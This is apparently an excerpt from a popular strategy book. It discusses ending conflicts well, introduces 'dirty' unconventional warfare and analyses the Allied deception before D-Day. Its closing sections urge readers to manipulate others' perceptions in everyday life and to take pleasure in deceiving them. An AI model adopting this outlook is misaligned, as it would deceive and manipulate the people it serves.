Understand: in any venture, your tendency to think in terms of winning or losing, success or failure, is dangerous. Your mind comes to a stop, instead of looking ahead. Emotions dominate the moment: a smug elation in winning, dejection and bitterness in losing. What you need is a more fluid and strategic outlook on life. Nothing ever really ends; how you finish something will influence and even determine what you do next. Some victories are negative--they lead nowhere--and some defeats are positive, working as a wake-up call or lesson. This fluid kind of thinking will force you to put more strategic emphasis on the quality and mood of the ending. It will make you look at your opponents and decide whether you might do better to be generous to them at the end, taking a step back and transforming them into allies, playing on the emotions of the moment. Keeping your eyes on the aftermath of any encounter, you will think more of the feeling you leave people with--a feeling that might translate into a desire to see more of you. By understanding that any victory or defeat is temporary, and that what matters is what you do with them, you will find it easier to keep yourself balanced during the thousands of battles that life entails. The only real ending is death. Everything else is a transition.

As Yasuda Ukyo said about offering up the last wine cup, only the end of things is important. One's whole life should be like this. When guests are leaving, the mood of being reluctant to say farewell is essential.

--*Yamamoto Tsunetomo,* Hagakure: The Book of the Samurai *(1659-1720)*

KEYS TO WARFARE

There are three kinds of people in the world. First, there are the dreamers and talkers, who begin their projects with a burst of enthusiasm. But this burst of energy quickly peters out as they encounter the real world and the hard work needed to bring any project to an end. They are emotional creatures who live mainly in the moment; they easily lose interest as something new grabs their attention. Their lives are littered with half-finished projects, including some that barely make it beyond a daydream.

Then there are those who bring whatever they do to a conclusion, either because they have to or because they can manage the effort. But they cross the finish line with distinctly less enthusiasm and

energy than they had starting out. This mars the end of the campaign. Because they are impatient to finish, the ending seems hurried and patched together. And it leaves other people feeling slightly unsatisfied; it is not memorable, does not last, has no resonance.

Both of these types begin each project without a firm idea of how to end it. And as the project progresses, inevitably differing from what they had imagined it would be, they become unsure how to get out of it and either give up or simply rush to the end.

The great prizefighter Jack Dempsey was once asked, "When you are about to hit a man, do you aim for his chin or his nose?" "Neither," Dempsey replied. "I aim for the back of his head."

QUOTED IN *THE MIND OF WAR*, GRANT T. HAMMOND, 2001

The third group comprises those who understand a primary law of power and strategy: the end of something--a project, a campaign, a conversation--has inordinate importance for people. It resonates in the mind. A war can begin with great fanfare and can bring many victories, but if it ends badly, that is all anyone remembers. Knowing the importance and the emotional resonance of the ending of anything, people of the third type understand that the issue is not simply finishing what they have started but finishing it well--with energy, a clear head, and an eye on the afterglow, the way the event will linger in people's minds. These types invariably begin with a clear plan. When setbacks come, as setbacks will, they are able to stay patient and think rationally. They plan not just to the end but past it, to the aftermath. These are the ones who create things that last--a meaningful peace, a memorable work of art, a long and fruitful career.

The reason it is hard to end things well is simple: endings inspire overpowering emotions. At the end of a bitter conflict, we have a deep desire for peace, an impatience for the truce. If the conflict is bringing us victory, we often succumb to delusions of grandeur or are swept by greed and grab for more than we need. If the conflict has been nasty, anger moves us to finish with a violent, punitive strike. If we lose, we are left with a burning desire for revenge. Emotions like these can ruin all of our prior good work. There is in fact nothing harder in the realm of strategy than keeping our head on straight all the way to the end and past the end--yet nothing is more necessary.

Napoleon Bonaparte was perhaps the greatest general that ever lived. His strategies were marvels of combined flexibility and detail, and he planned all the way to the end. But after defeating the Austrians at Austerlitz and then the Prussians at Jena-Auerstadt--his two greatest victories--he imposed on these nations harsh terms intended to make them weakened satellites of France. Accordingly, in the years after the treaties, both countries harbored a powerful desire for revenge. They secretly built up their armies and waited for the day when Napoleon would be vulnerable. That moment came after his disastrous retreat from Russia in 1812, when they pounced on him with horrible fervor.

Napoleon had allowed petty emotion--the desire to humiliate, revenge himself, and force obedience--to infect his strategy. Had he stayed focused on his long-term interests, he would have known that it was better to weaken Prussia and Austria psychologically rather than physically--to seduce them with apparently generous terms, transforming them into devoted allies instead of resentful satellites. Many in Prussia had initially seen Napoleon as a great liberator. Had he only kept Prussia as a happy ally, he would have survived the debacle in Russia and there would have been no Waterloo.

Learn the lesson well: brilliant plans and piled-up conquests are not enough. You can become the victim of your own success, letting victory seduce you into going too far, creating hard-bitten enemies, winning the battle but losing the political game after it. What you need is a strategic third

eye: the ability to stay focused on the future while operating in the present and ending your actions in a way that will serve your interests for the next round of war. This third eye will help you counteract the emotions that can insidiously infect your clever strategies, particularly anger and the desire for revenge.

> *Victory seems to have been achieved. There remains merely a remnant of the evil resolutely to be eradicated as the time demands. Everything looks easy. Just there, however, lies the danger. If we are not on guard, evil will succeed in escaping by means of concealment, and when it has eluded us new misfortunes will develop from the remaining seeds, for evil does not die easily.*
>
> *THE I CHING*, CHINA, CIRCA EIGHTH CENTURY B.C.

The critical question in war is knowing when to stop, when to make your exit and come to terms. Stop too soon and you lose whatever you might have gained by advancing; you allow too little time for the conflict to show you where it is heading. Stop too late and you sacrifice your gains by exhausting yourself, grabbing more than you can handle, creating an angry and vengeful enemy. The great philosopher of war Carl von Clausewitz analyzed this problem, discussing what he called "the culminating point of victory"--the optimum moment to end the war. To recognize the culminating point of victory, you must know your own resources, how much you can handle, the morale of your soldiers, any signs of a slackening effort. Fail to recognize that moment, keep fighting past it, and you bring on yourself all kinds of unwanted consequences: exhaustion, escalating cycles of violence, and worse.

At the turn of the twentieth century, the Japanese watched as Russia made advances into China and Korea. In 1904, hoping to stem Russian expansion, they launched a surprise attack on the Russian-held town of Port Arthur, on the coast of Manchuria. Since they were clearly the smaller country and had fewer military resources, they hoped that a quick offensive would work in their favor. The strategy--the brainchild of Baron Gentaro Kodama, vice chief of Japan's general staff--was effective: by stealing the initiative, the Japanese were able to bottle up the Russian fleet at Port Arthur while they landed armies in Korea. That allowed them to defeat the Russians in key battles on land and at sea. Momentum was clearly on their side.

In April 1905, however, Kodama began to see great danger in his own success. Japan's manpower and resources were limited; Russia's were vast. Kodama convinced the Japanese leaders to consolidate the gains they had made and sue for peace. The Treaty of Portsmouth, signed later that year, granted Russia more-than-generous terms, but Japan solidified its position: the Russians moved out of Manchuria and Korea and left Port Arthur to Japan. Had the Japanese been carried along by their momentum, they would surely have passed the culminating point of victory and had all their gains wiped out by the inevitable counterattack.

On the other side of the scale, the Americans ended the Gulf War of 1991 too soon, allowing much of the Iraqi army to escape its encirclement. That left Saddam Hussein still strong enough to brutally put down the Shiite and Kurdish uprisings that erupted after his defeat in Kuwait and to hang on to power. The allied forces were held back from completing the victory by their desire not to appear to be beating up on an Arab nation and by the fear of a power vacuum in Iraq. Their failure to finish led to far greater violence in the long run.

Imagine that everything you do has a moment of perfection and fruition. Your goal is to end your project there, at such a peak. Succumb to tiredness, boredom, or impatience for the end and you fall short of that peak. Greed and delusions of grandeur will make you go too far. To conclude at this moment of perfection, you must have the clearest possible sense of your goals, of what you really

want. You must also command an in-depth knowledge of your resources--how far can you practicably go? This kind of awareness will give you an intuitive feel for the culminating point.

CENTCOM's lightning war [*Desert Storm*] *was over. It had been billed as a 100-hour blitz, but three years later it was still an unfinished war. Recalled Gordon Brown, the foreign service officer who served as Schwarzkopf's chief foreign policy advisor at CENTCOM, "We never did have a plan to terminate the war."*

THE GENERAL'S WAR: THE INSIDE STORY OF THE CONFLICT IN THE GULF, MICHAEL R. GORDON AND GENERAL BERNARD E. TRAINOR, 1995

Endings in purely social relationships demand a sense of the culminating point as much as those in war. A conversation or story that goes on too long always ends badly. Overstaying your welcome, boring people with your presence, is the deepest failing: you should leave them wanting more of you, not less. You can accomplish this by bringing the conversation or encounter to an end a moment before the other side expects it. Leave too soon and you may seem timid or rude, but do your departure right, at the peak of enjoyment and liveliness (the culminating point), and you create a devastatingly positive afterglow. People will still be thinking of you long after you are gone. In general, it is always best to end with energy and flair, on a high note.

Victory and defeat are what you make of them; it is how you deal with them that matters. Since defeat is inevitable in life, you must master the art of losing well and strategically. First, think of your own mental outlook, how you absorb defeat psychologically. See it as a temporary setback, something to wake you up and teach you a lesson, and even as you lose, you end on a high note and with an edge: you are mentally prepared to go on the offensive in the next round. So often, those who have success become soft and imprudent; you must welcome defeat as a way to make yourself stronger.

Second, you must see any defeat as a way to demonstrate something positive about yourself and your character to other people. This means standing tall, not showing signs of bitterness or becoming defensive. Early in his term as president, John F. Kennedy embroiled the country in the Bay of Pigs fiasco, a failed invasion of Cuba. While he accepted full responsibility for the debacle, he did not overdo his apologies; instead he went to work on correcting the mistake, making sure it would not happen again. He kept his composure, showing remorse but also strength. In doing so he won public and political support that helped him immensely in his future fights.

Third, if you see that defeat is inevitable, it is often best to go down swinging. That way you end on a high note even as you lose. This helps to rally the troops, giving them hope for the future. At the Battle of the Alamo in 1836, every last American fighting the Mexican army died--but they died heroically, refusing to surrender. The battle became a rallying cry--"Remember the Alamo!"--and an inspired American force under Sam Houston finally defeated the Mexicans for good. You do not have to experience physical martyrdom, but a display of heroism and energy makes defeat into a moral victory that will soon enough translate into a concrete one. Planting the seeds of future victory in present defeat is strategic brilliance of the highest order.

Knowing how to end. Masters of the first rank are recognized by the fact that in matters great and small they know how to find an end perfectly, be it at the end of a melody or a thought; of a tragedy's fifth act or an act of state. The best of the second rank always get restless toward the end, and do not fall into the sea with such proud and calm balance as do, for example, the mountains at Portofino--where the bay of Genoa finishes its melody.

THE GAY SCIENCE, FRIEDRICH NIETZSCHE, 1882

Finally, since any ending is a kind of beginning of the next phase, it is often wise strategy to end on an ambivalent note. If you are reconciling with an enemy after a fight, subtly hint that you still have a residue of doubt--that the other side must still prove itself to you. When a campaign or project comes to an end, leave people feeling that they cannot foresee what you will do next--keep them in suspense, toying with their attention. By ending on a note of mystery and ambiguity--a mixed signal, an insinuating comment, a touch of doubt--you gain the upper hand for the next round in a most subtle and insidious fashion.



Authority: To conquer is nothing. One must profit from one's success.

--Napoleon Bonaparte (1769-1821)

REVERSAL

There can be no value in ending anything badly. There is no reversal.

PART V

UNCONVENTIONAL (DIRTY) WARFARE

A general fighting a war must constantly search for an advantage over the opponent. The greatest advantage comes from the element of surprise, from hitting enemies with strategies that are novel, outside their experience, completely unconventional. It is in the nature of war, however, that over time any strategy with any possible application will be tried and tested, so that the search for the new and unconventional has an innate tendency to become more and more extreme. At the same time, moral and ethical codes that governed warfare for centuries have gradually loosened. These two effects dovetail into what we today call "dirty war," where anything goes, down to the killing of thousands of unwarned civilians. Dirty war is political, deceptive, and supremely manipulative. Often the last recourse of the weak and desperate, it uses any means available to level the playing field.

The dynamic of the dirty has filtered into society and the culture at large. Whether in politics, business, or society, the way to defeat your opponents is to surprise them, to come at them from an unexpected angle. And the increasing pressures of these daily wars make dirty strategies inevitable. People go underground: they seem nice and decent but use slippery, devious methods behind the scenes.

The unconventional has its own logic that you must understand. First, nothing stays new for long. Those who depend on novelty must constantly come up with some fresh idea that goes against the orthodoxies of the time. Second, people who use unconventional methods are very hard to fight. The classic, direct route--the use of force and strength--does not work. You must use indirect methods to combat indirection, fight fire with fire, even at the cost of going dirty yourself. To try to stay clean out of a sense of morality is to risk defeat.

The chapters in this section will initiate you into the various forms of the unorthodox. Some of these are strictly unconventional: deceiving your opponents and working against their expectations. Others are more political and slippery: making morality a strategic weapon, applying the arts of guerrilla warfare to daily life, mastering the insidious forms of passive aggression. And some are unapologetically dirty: destroying the enemy from within, inflicting terror and panic. These chapters are designed to give you a greater understanding of the diabolical psychology involved in each strategy, helping to arm you with the proper defense.

WEAVE A SEAMLESS BLEND OF FACT AND FICTION

MISPERCEPTION STRATEGIES

Since no creature can survive without the ability to see or sense what is going on around it, you must make it hard for your enemies to know what is going on around them, *including what you are doing. Disturb their focus and you weaken their strategic powers. People's perceptions are filtered through their emotions; they tend to interpret the world according to what they want to see. Feed their expectations, manufacture a reality to match their desires, and they will fool themselves. The best deceptions are based on ambiguity, mixing fact and fiction so that the one cannot be disentangled from the other. Control people's perceptions of reality and you control them.*

THE FALSE MIRROR

On November 3, 1943, Adolf Hitler had a document distributed to his top generals: Directive 51, which discussed his conviction that the Allies would invade France the following year and explained how to beat them. For years Hitler had depended on a kind of intuition in making his most important strategic decisions, and time and again his instincts had been right; the Allies had tried before to make him believe that an invasion of France was imminent, but each time Hitler had seen through the deception. This time he was not only sure that the invasion was coming, he felt he knew exactly where it would come: the Pas de Calais, the region of France along the English Channel that was the country's closest point to Britain.

> *In war-time, truth is so precious that she should always be attended by a bodyguard of lies.*
>
> WINSTON CHURCHILL, 1874-1965

The Pas de Calais had a number of major ports, and the Allies would need a port to land their troops. The region was also where Hitler planned to place his V-1 and V-2 rockets, soon to be operational; with these jet-propelled unmanned missiles so close to London, he could bomb Britain into submission. The English knew he was putting missiles there, and that provided them yet another reason to invade France at the Pas de Calais, before Hitler could begin his bombing campaign.

> *Dudley Clarke was always clear--and a little later it will be shewn to have been a pity that others were not equally so--that you can never, by deception, persuade an enemy of anything not according with his own expectations, which usually are not far removed from his hopes. It is only by using your knowledge of them that you are able to hypnotize him, not just into thinking, but doing what you want.*
>
> *MASTER OF DECEPTION,* DAVID MURE, 1980

In Directive 51, Hitler warned his commanders to expect the Allies to wage a major deception campaign to cloak the time and place of the invasion. The Germans had to see through these deceptions and repel the landing, and despite recent setbacks in the German war effort, Hitler felt supremely confident they could. Several years earlier he had commissioned the construction of the Atlantic Wall, a line of forts up and down the coast from France to Norway, and he had over 10 million soldiers at his disposal, a million of them in France alone. The German armaments industry

was churning out ever more and better weapons. Hitler also controlled most of Europe, giving him enormous resources and endless options for moving his troops here and there.

Finally, to invade France the Allies would need a massive armada, which, once assembled, would be impossible to conceal. Hitler had infiltrated agents into all levels of the British military, who supplied him with excellent intelligence--they would forward to him the time and location of the invasion. The Allies would not surprise him. And once he had defeated them on the shores of France, England would have to sue for peace; Roosevelt would certainly lose the upcoming U.S. presidential election. Hitler could then concentrate his entire army against the Soviet Union and finally defeat it. In truth, the invasion of France was the opportunity he craved to turn the war around.

> *Themistocles therefore had two urgent and simultaneous problems to solve. He must take* effective *action, not only to block any projected withdrawal by the Peloponnesian contingents, but also to ensure that they fought where and when he planned that they should; and he must somehow tempt Xerxes into making the one move which might lead to a Greek victory--that is, ordering his fleet to attack* in the Salamis channel.... *The device Themistocles finally adopted--what Plutarch calls "his celebrated trick with Sicinnus"--is one of the most enigmatic episodes in all Greek history. Evidence for it goes back as far as Aeschylus's* Persians, *performed only eight years after Salamis.... What seems to have happened was this. At some point during the long argument over final strategy, Themistocles, anticipating defeat, slipped away from the conference and sent for his children's tutor, "the most faithful of his slaves," an Asiatic Greek named Sicinnus. This man was given a carefully prepared message, or letter, to deliver to Xerxes, and sent off across the straits in a small boat, probably just before dawn on 19 September.... The substance of the message was as follows. Themistocles sent it under his own name, as commander of the Athenian contingent: he had, he told Xerxes, changed sides, and was now ardently desirous of a Persian victory. (No real reason is given for this* volte-face, *though disgust at the attitude of the Peloponnesian contingents would provide a strong enough motive to carry conviction.) The Greek allies were at each other's throats, and would offer no serious opposition--"on the contrary, you will see the pro-Persians amongst them fighting the rest." Furthermore, they were planning a general withdrawal from Salamis under cover of darkness, to be carried out the following night.... If Xerxes struck at once, on the divide-and-rule principle, he could forestall such a move. "Attack them and destroy their naval power, while they are still disorganized and before they have joined forces with their land army"* [*Plut.* Them. *12.4*]. *The conquest of the Peloponnese would then become a comparatively simple matter. On the other hand, if Xerxes allowed the various Greek contingents to slip through his fingers and disperse homewards, the war might drag on indefinitely, since he would have to deal with each separate city-state in turn. Sicinnus's arguments impressed the Persian admirals, and they duly passed them on to the Great King himself. Xerxes, we are told, believed the report because it "was in itself plausible"--and also because it was just what he* wanted *to hear: there was trouble brewing in Ionia and the empire, and the sooner this Greek expedition was wound up, the better. Themistocles, always a shrewd judge of human nature, knew very well that after so many days of delay and frustration, the Great King would grasp at anything which seemed to offer a quick solution to his problem.*
>
> *THE GRECO-PERSIAN WARS*, PETER GREEN, 1996

Hitler's commander in Western Europe was Field Marshal Gerd von Runstedt, Germany's most respected general. To further solidify the defensive position in France, Hitler made General Erwin Rommel the commander of the forces along the French coast. Rommel proceeded to make

improvements in the Atlantic Wall, turning it into a "devil's garden" of minefields and fire zones. Rommel and Runstedt also asked for more troops to ensure that the Germans could repel the Allies at the water's edge. But the Fuhrer denied their request.

Hitler had lately come to mistrust his top staff. In the past few years, he had survived several assassination attempts that had clearly originated among his officers. His generals were increasingly arguing with his strategies, and in his mind they had botched several battles in the Russian campaign; he saw many of them as incompetents or traitors. He began to spend less time with his officers and more time holed up in his Bavarian mountain retreat at Berchtesgaden, with his mistress, Eva Braun, and his beloved dog, Biondi. There he pored over maps and intelligence reports, determined to make the important decisions himself and to manage the entire war effort more directly.

This caused a change in his way of thinking: instead of making quick, intuitive choices, he was trying to foresee every possibility and was taking longer to make up his mind. Now he thought Rommel and Runstedt--in their request for more troops to be transferred to France--were being overly cautious and even panicky. He alone would have to foil the Allied invasion; it was up to him to see through his generals' weaknesses and the enemy's deceptions. The only downside to this was that his workload had increased tenfold, and he was more tired than ever. At night he took sleeping pills, by day whatever he could get his hands on to keep him alert.

Early in 1944 key information arrived in Hitler's hands: a German agent in Turkey stole classified documents confirming that the Allies would invade France that year. The documents also indicated plans for an imminent invasion of the Balkans. Hitler was particularly sensitive to any threats to the Balkans, a valuable source of resources for Germany; a loss there would be devastating. The threat of such an attack made it impossible to transfer troops from there to France. Hitler's agents in England also discovered plans to invade Norway, and here Hitler actually reinforced his troops to ward off the threat.

By April, as Hitler pored over intelligence reports, he began to feel increasingly excited: he discerned a pattern in the enemy activity. As he had thought, everything pointed toward an invasion of the Pas de Calais. One sign particularly stood out: indications of an enormous army forming in southeastern England under the command of General George Patton. This army, called FUSAG (First United States Army Group), was clearly positioned for a crossing to the Pas de Calais. Of all the Allies' generals, Hitler feared Patton the most. He had proven his military skill in North Africa and Sicily. He would be the perfect commander for the invasion.

Hitler demanded more information on Patton's army. High-flying reconnaissance planes photographed enormous military camps, docking equipment, thousands of tanks moving through the countryside, a pipeline being built to the coast. When a captured German general who had been imprisoned in England was finally repatriated, he caught glimpses of massive activity in the FUSAG area on his trip from his internment camp to London. Agents in Switzerland reported that every map of the Pas de Calais area had been mysteriously bought up. The pieces of a giant puzzle were coming together.

Now only one question remained: when would it happen? As April turned to May, Hitler was deluged with all kinds of conflicting reports, rumors, and sightings. The information was confusing, taxing his strained mind, but two nuggets of intelligence seemed to clarify the picture. First, a German agent in England reported that the Allies would attack Normandy, southeast of the Pas de Calais, between June 5 and 7. But the Germans had strong indications that this man was operating as a double agent, and his report was clearly part of an Allied disinformation campaign. The attack would probably be coming at the end of June or beginning of July, when the weather was generally more predictable. Then, later in May, a series of more reliable German spies spotted Britain's top general, Sir Bernard Montgomery, in Gibraltar and then in Algiers. Montgomery would certainly command a

large part of any invading force. The invasion could not be imminent if he was so far away.

On the night of June 5, Hitler pored over the maps. Maybe he was wrong--maybe the plan was for Normandy all along. He had to consider both options; he would not be fooled in what might be the most decisive battle of his life. The British were tricky; he had to keep his forces mobile in case it was Normandy after all. He would not commit himself until he knew for sure. Reading the weather reports for the Channel--stormy that evening--he took his usual sleeping pill and went to bed.

Early the next morning, Hitler woke to startling news: a massive invasion was under way--in southern Normandy. A large armada had left England in the middle of the night, and hundreds of parachutists had been dropped near the Normandy coast. As the day progressed, the reports became more exact: the Allies had landed on the beaches southeast of Cherbourg.

A critical moment had come. If some of the forces stationed in the Pas de Calais were hurried to the beaches of Normandy, the Allies could be pinned and thrown back into the sea. This was the recommendation of Rommel and Runstedt, who anxiously awaited Hitler's approval. But through the night and into the following day, Hitler hesitated. Then, just as he was on the verge of sending reinforcements to Normandy, he received word of increased Allied activity in the FUSAG area. Was Normandy in fact a giant diversion? If he moved his reserves there, would Patton immediately cross the Channel to the Pas de Calais? No, Hitler would wait to see if the attack was real. And so the days went by, with Rommel and Runstedt fuming at his indecision.

After several weeks Hitler finally accepted that Normandy was the real destination. But by then he was too late. The Allies had established a beachhead. In August they broke out of Normandy, sending the Germans into full retreat. To Hitler the disaster was yet another indication of the incompetence of those around him. He had no idea how deeply and decisively he had been fooled.

Interpretation

In trying to deceive Hitler about the Normandy invasions, the Allies were faced with a problem: not only was the Fuhrer suspicious and wary by nature, he knew of previous attempts to mislead him and knew that the Allies would have to try to deceive him again. How could the Allies possibly disguise the actual goal of a vast armada from a man who had reason to believe they would try to mislead him and was scrutinizing their every move?

Fortunately, British intelligence had been able to provide the planners of the D-Day landings, including Prime Minister Winston Churchill, with information that would prove invaluable to them. First, they knew that Hitler was growing paranoid; he was isolated and overworked, his imagination overheated. He was prone to emotional outbursts, and he was suspicious of everyone and everything. Second, they knew of his belief that the Allies would try to invade the Balkans before France and that the landing site in France would be in the Pas de Calais. He almost seemed to want these invasions to happen, as proof of his superior reasoning powers and foresight.

Fooling Hitler into keeping his forces dispersed across Europe and France would give the Allies a slim margin of time in which to establish a beachhead. The key was to present him a picture, composed of many different kinds of evidence, that would tell him the Allies were doing just what he had thought they would. But this picture could not be made up of all kinds of flashing signs pointing to the Balkans and the Pas de Calais--that would reek of deception. Instead they had to create something that had the weight and feel of reality. It had to be subtle, a mix of banal truths with little falsehoods stitched in. If Hitler saw that in its outlines it supported his expectations, his overactive mind would fill in the rest. This is how the Allies wove such a picture.

At the end of the war, Allied Intelligence Officers discovered in captured files of the German Secret Service the text of two hundred and fifty messages received from agents and other sources before

D-Day. Nearly all mentioned July and the Calais sector. One message alone gave the exact date and place of the invasion. It had come from a French colonel in Algiers. The Allies had discovered this officer was working for the Abwehr and he was arrested and subsequently turned round. He too was used to mislead Berlin--used and abused. The Germans were so often deceived by him that they ended by treating all his information as valueless. But they kept in contact, for it is always useful to know what the enemy wants you to believe. Allied Intelligence, with great boldness and truly remarkable perversity, had the colonel announce that the Invasion would take place on the coast of Normandy on the 5th, 6th or 7th June. For the Germans, his message was absolute proof that the invasion was to be on any day except the 5th, 6th or 7th June, *and on any part of the coast except Normandy.*

THE SECRETS OF D-DAY, GILLES PERRAULT, 1965

By late 1943 the British had secretly identified all of the German agents active in England. The next step was to turn them into unwitting double agents by feeding them false information--about Allied plans for an attack on the Balkans and Norway, say, and the massing of a fictional army--commanded by Patton, the American general Hitler so feared--opposite the Pas de Calais. (This army, FUSAG, existed only in piles of phony paperwork and wireless transmissions that mimicked a normal army.) German agents were allowed to steal FUSAG documents and intercept transmissions--carefully misleading messages but at the same time banal and bureaucratic ones, too banal to be seen as fake. Working with film designers, the Allies built an elaborate set of rubber, plastic, and wood that from German reconnaissance planes would look like an enormous camp of tents, airplanes, and tanks. The German general who saw FUSAG with his own eyes was misled about the direction he was taking toward London: he had actually passed the real army to the west of FUSAG's supposed site, massing for the invasion of Normandy.

Now Ravana said to himself, "These are all petty weapons. I should really get down to proper business." And he invoked the one called "Maya"--a weapon which created illusions and confused the enemy. With proper incantations and worship, he sent off this weapon and it created an illusion of reviving all the armies and its leaders--Kumbakarna and Indrajit and the others--and bringing them back to the battlefield. Presently Rama found all those who, he thought, were no more, coming on with battle cries and surrounding him. Every man in the enemy's army was again up in arms. They seemed to fall on Rama with victorious cries. This was very confusing and Rama asked Matali, whom he had by now revived, "What is happening now? How are all these coming back? They were dead." Matali explained, "In your original identity you are the creator of illusions in this universe. Please know that Ravana has created phantoms to confuse you. If you make up your mind, you can dispel them immediately." Matali's explanation was a great help. Rama at once invoked a weapon called "Gnana"--which means "wisdom" or "perception." This was a very rare weapon, and he sent it forth. And all the terrifying armies who seemed to have come on in such a great mass suddenly evaporated into thin air.

THE RAMAYANA, VALMIKI, INDIA, CIRCA FOURTH CENTURY B.C.

As the date of the invasion drew near, the Allies left clues combining fact and fiction still more intricately. The real time and place of the invasion were planted with an agent whom the Germans completely mistrusted, giving Hitler the feeling that he had seen through a deception when in fact he was staring at the truth. Now, if real information on the timing of the invasion somehow leaked out, Hitler would not know what to believe. The Allies knew that reports on the buying up of Pas de Calais

maps in Switzerland would reach Hitler, and this would have its own realistic logic. As for the Montgomery sightings in Gibraltar, little did the German agents know they were seeing a look-alike, a man trained to act like the general. In the end the picture the Allies painted was so real to Hitler that well into July he believed in it, long after D-Day had actually happened. Through such subtle deceptions they had compelled him to keep his forces dispersed--perhaps the decisive factor in the success of the invasion.

In a competitive world, deception is a vital weapon that can give you a constant advantage. You can use it to distract your opponents, send them on goose chases, waste valuable time and resources in defending attacks that never come. But more than likely your concept of deception is wrong. It does not entail elaborate illusions or all sorts of showy distractions. People are too sophisticated to fall for such things. Deception should mirror reality. It can be elaborate, as the British deception around D-Day was, but the effect should be of reality only subtly, slightly altered, not completely transformed.

To mirror reality you must understand its nature. Above all, reality is subjective: we filter events through our emotions and preconceptions, seeing what we want to see. Your false mirror must conform to people's desires and expectations, lulling them to sleep. (If the Allies had wanted to attack the Pas de Calais, as Hitler suspected, and tried to convince Hitler the attack was coming to Normandy, that would have been a great deal harder than playing on his preexisting belief.) Your false mirror must incorporate things that are visibly true. It must seem somewhat banal, like life itself. It can have contradictory elements, as the D-Day deception did; reality is often contradictory. In the end, like an Escher painting, you must blend truth and illusion to the point where they become indistinguishable, and your false mirror is taken for reality.

What we wish, we readily believe, and what we ourselves think, we imagine others think also.

--Julius Caesar (100-44 B.C.)

KEYS TO WARFARE

In the early history of warfare, military leaders were faced with the following predicament: The success of any war effort depended on the ability to know as much about the other side--its intentions, its strengths and weaknesses--as possible. But the enemy would never willingly disclose this information. In addition, the enemy often came from an alien culture, with its peculiar ways of thinking and behaving. A general could not really know what was going on in the mind of the opposing general. From the outside the enemy represented something of an impenetrable mystery. And yet, lacking some understanding of the other side, a general would be operating in the dark.

The only solution was to scrutinize the enemy for outward signs of what was going on within. A strategist might count the cooking fires in the enemy camp, for example, and the changes in that number over time; that would show the army's size and whether it was increasing as reserves arrived or decreasing as it was split, or perhaps as soldiers deserted. To see where the army was heading, or whether it was readying for battle, he would look for signs of movement or changes in its formation. He would try to get agents and spies to report on its activities from within. A leader who picked up enough of these signs and deciphered them correctly could piece together a reasonably clear picture.

The leader also knew that just as he was watching the other side, the other side was doing the same with him. In pondering this back-and-forth game of reading appearances, certain enlightened strategists in cultures around the world had a similar epiphany: Why not deliberately distort the signs the enemy was looking at? Why not mislead by playing with appearances? If the enemy is counting our cooking fires, just as we are counting theirs, why not light more fires, or fewer, to create a false impression of our strength? If they are following our army's every move, why not move it in deceptive

patterns or send part of it in a direction as a decoy? If the enemy has sent spies and agents into our ranks, why not feed them false information? An enemy that thinks it knows our size and intentions, and is unaware that it has been misled, will act on its false knowledge and commit all kinds of mistakes. It will move its men to fight an enemy that is not there. It will fight with shadows.

Thinking in this way, these ancient strategists created the art of organized deception, an art that would eventually filter beyond warfare into politics and society at large. In essence, military deception is about subtly manipulating and distorting signs of our identity and purpose to control the enemy's vision of reality and get them to act on their misperceptions. It is the art of managing appearances, and it can create a decisive advantage for whichever side uses it better.

> *The real impact of such a strategy is the dissipation of resources, the creation of both self-fulfilling and suicidal prophecies, and the destruction of truth and trust. It maximizes confusion and disorder and destroys the organization's resilience, adaptability, core values, and ability to respond. The key to such a strategy, says* [*Colonel John*] *Boyd, is less deception (the creation of a false order) and more ambiguity (confusion about reality itself). You want to combine fact and fiction to create ambiguity for an adversary, for the combination creates more problems, requires longer to sort out, and calls more into question than merely inserting false information. As an example, he recalled the story of a group of Germans after the Normandy invasion who had stolen some American uniforms and jeeps. They went around the French countryside changing all the road signs to confuse the allies as they advanced through the area. Soon, the Americans figured out that the directions had been reversed and simply did the opposite of whatever the signs indicated. How much more effective it would have been if the Germans had changed only a portion of the signs, a third to a half, and created even more problems for the Americans. Creating ambiguity about the signs' accuracy and prolonging the time it would take to discover the problem would have been far more effective than changing all the signs in a consistent fashion.*
>
> *THE MIND OF WAR*, GRANT T. HAMMOND, 2001

In war, where the stakes are so high, there is no moral taint in using deception. It is simply an added weapon to create an advantage, much as some animals use camouflage and other tricks to help them survive. To refuse this weapon is a form of unilateral disarmament, giving the other side a clearer view of the field--an advantage that can translate into victory. And there is no morality or goodness in losing a war.

We face a similar dynamic in our daily battles in life. We are social creatures, and our happiness, even our survival, depends on our ability to understand what other people are intending and thinking. But because we cannot get inside their heads, we are forced to read the signs in their outward behavior. We ponder their past actions as indications of what they might do in the future. We examine their words, their looks, the tone in their voice, certain actions that seem laden with significance. Everything a person does in the social realm is a sign of some sort. At the same time, we are aware that a thousand pairs of eyes are in turn watching us, reading us, and trying to sense our intentions.

It is a never-ending battle over appearance and perception. If other people can read what we are up to, predict what we are going to do, while we have no clue about them, they have a constant advantage over us that they cannot help but exploit. That is why, in the social realm, we learn from an early age to use deception--we tell others what they want to hear, concealing our real thoughts, hedging with the truth, misleading to make a better impression. Many of these deceptions are entirely unconscious.

Since appearances are critical and deception is inevitable, what you want is to elevate your game-

-to make your deceptions more conscious and skillful. You need the power to cloak your maneuvers, to keep people off balance by controlling the perceptions they have of you and the signs you give out. In this sense there is a lot you can learn from the military arts of deception, which are based on timeless laws of psychology and are infinitely applicable to the battles of daily life.

To master this art, you must embrace its necessity and find creative pleasure in manipulating appearances--as if you were directing a film. The following are the six main forms of military deception, each with its own advantage.

The false front. This is the oldest form of military deception. It originally involved making the enemy believe that one was weaker than in fact was the case. A leader would feign a retreat, say, baiting a trap for the enemy to rush into, luring it into an ambush. This was a favorite tactic of Sun-tzu's. The *appearance* of weakness often brings out people's aggressive side, making them drop strategy and prudence for an emotional and violent attack. When Napoleon found himself outnumbered and in a vulnerable strategic position before the Battle of Austerlitz, he deliberately showed signs of being panicked, indecisive, and scared. The enemy armies abandoned their strong position to attack him and rushed into a trap. It was his greatest victory.

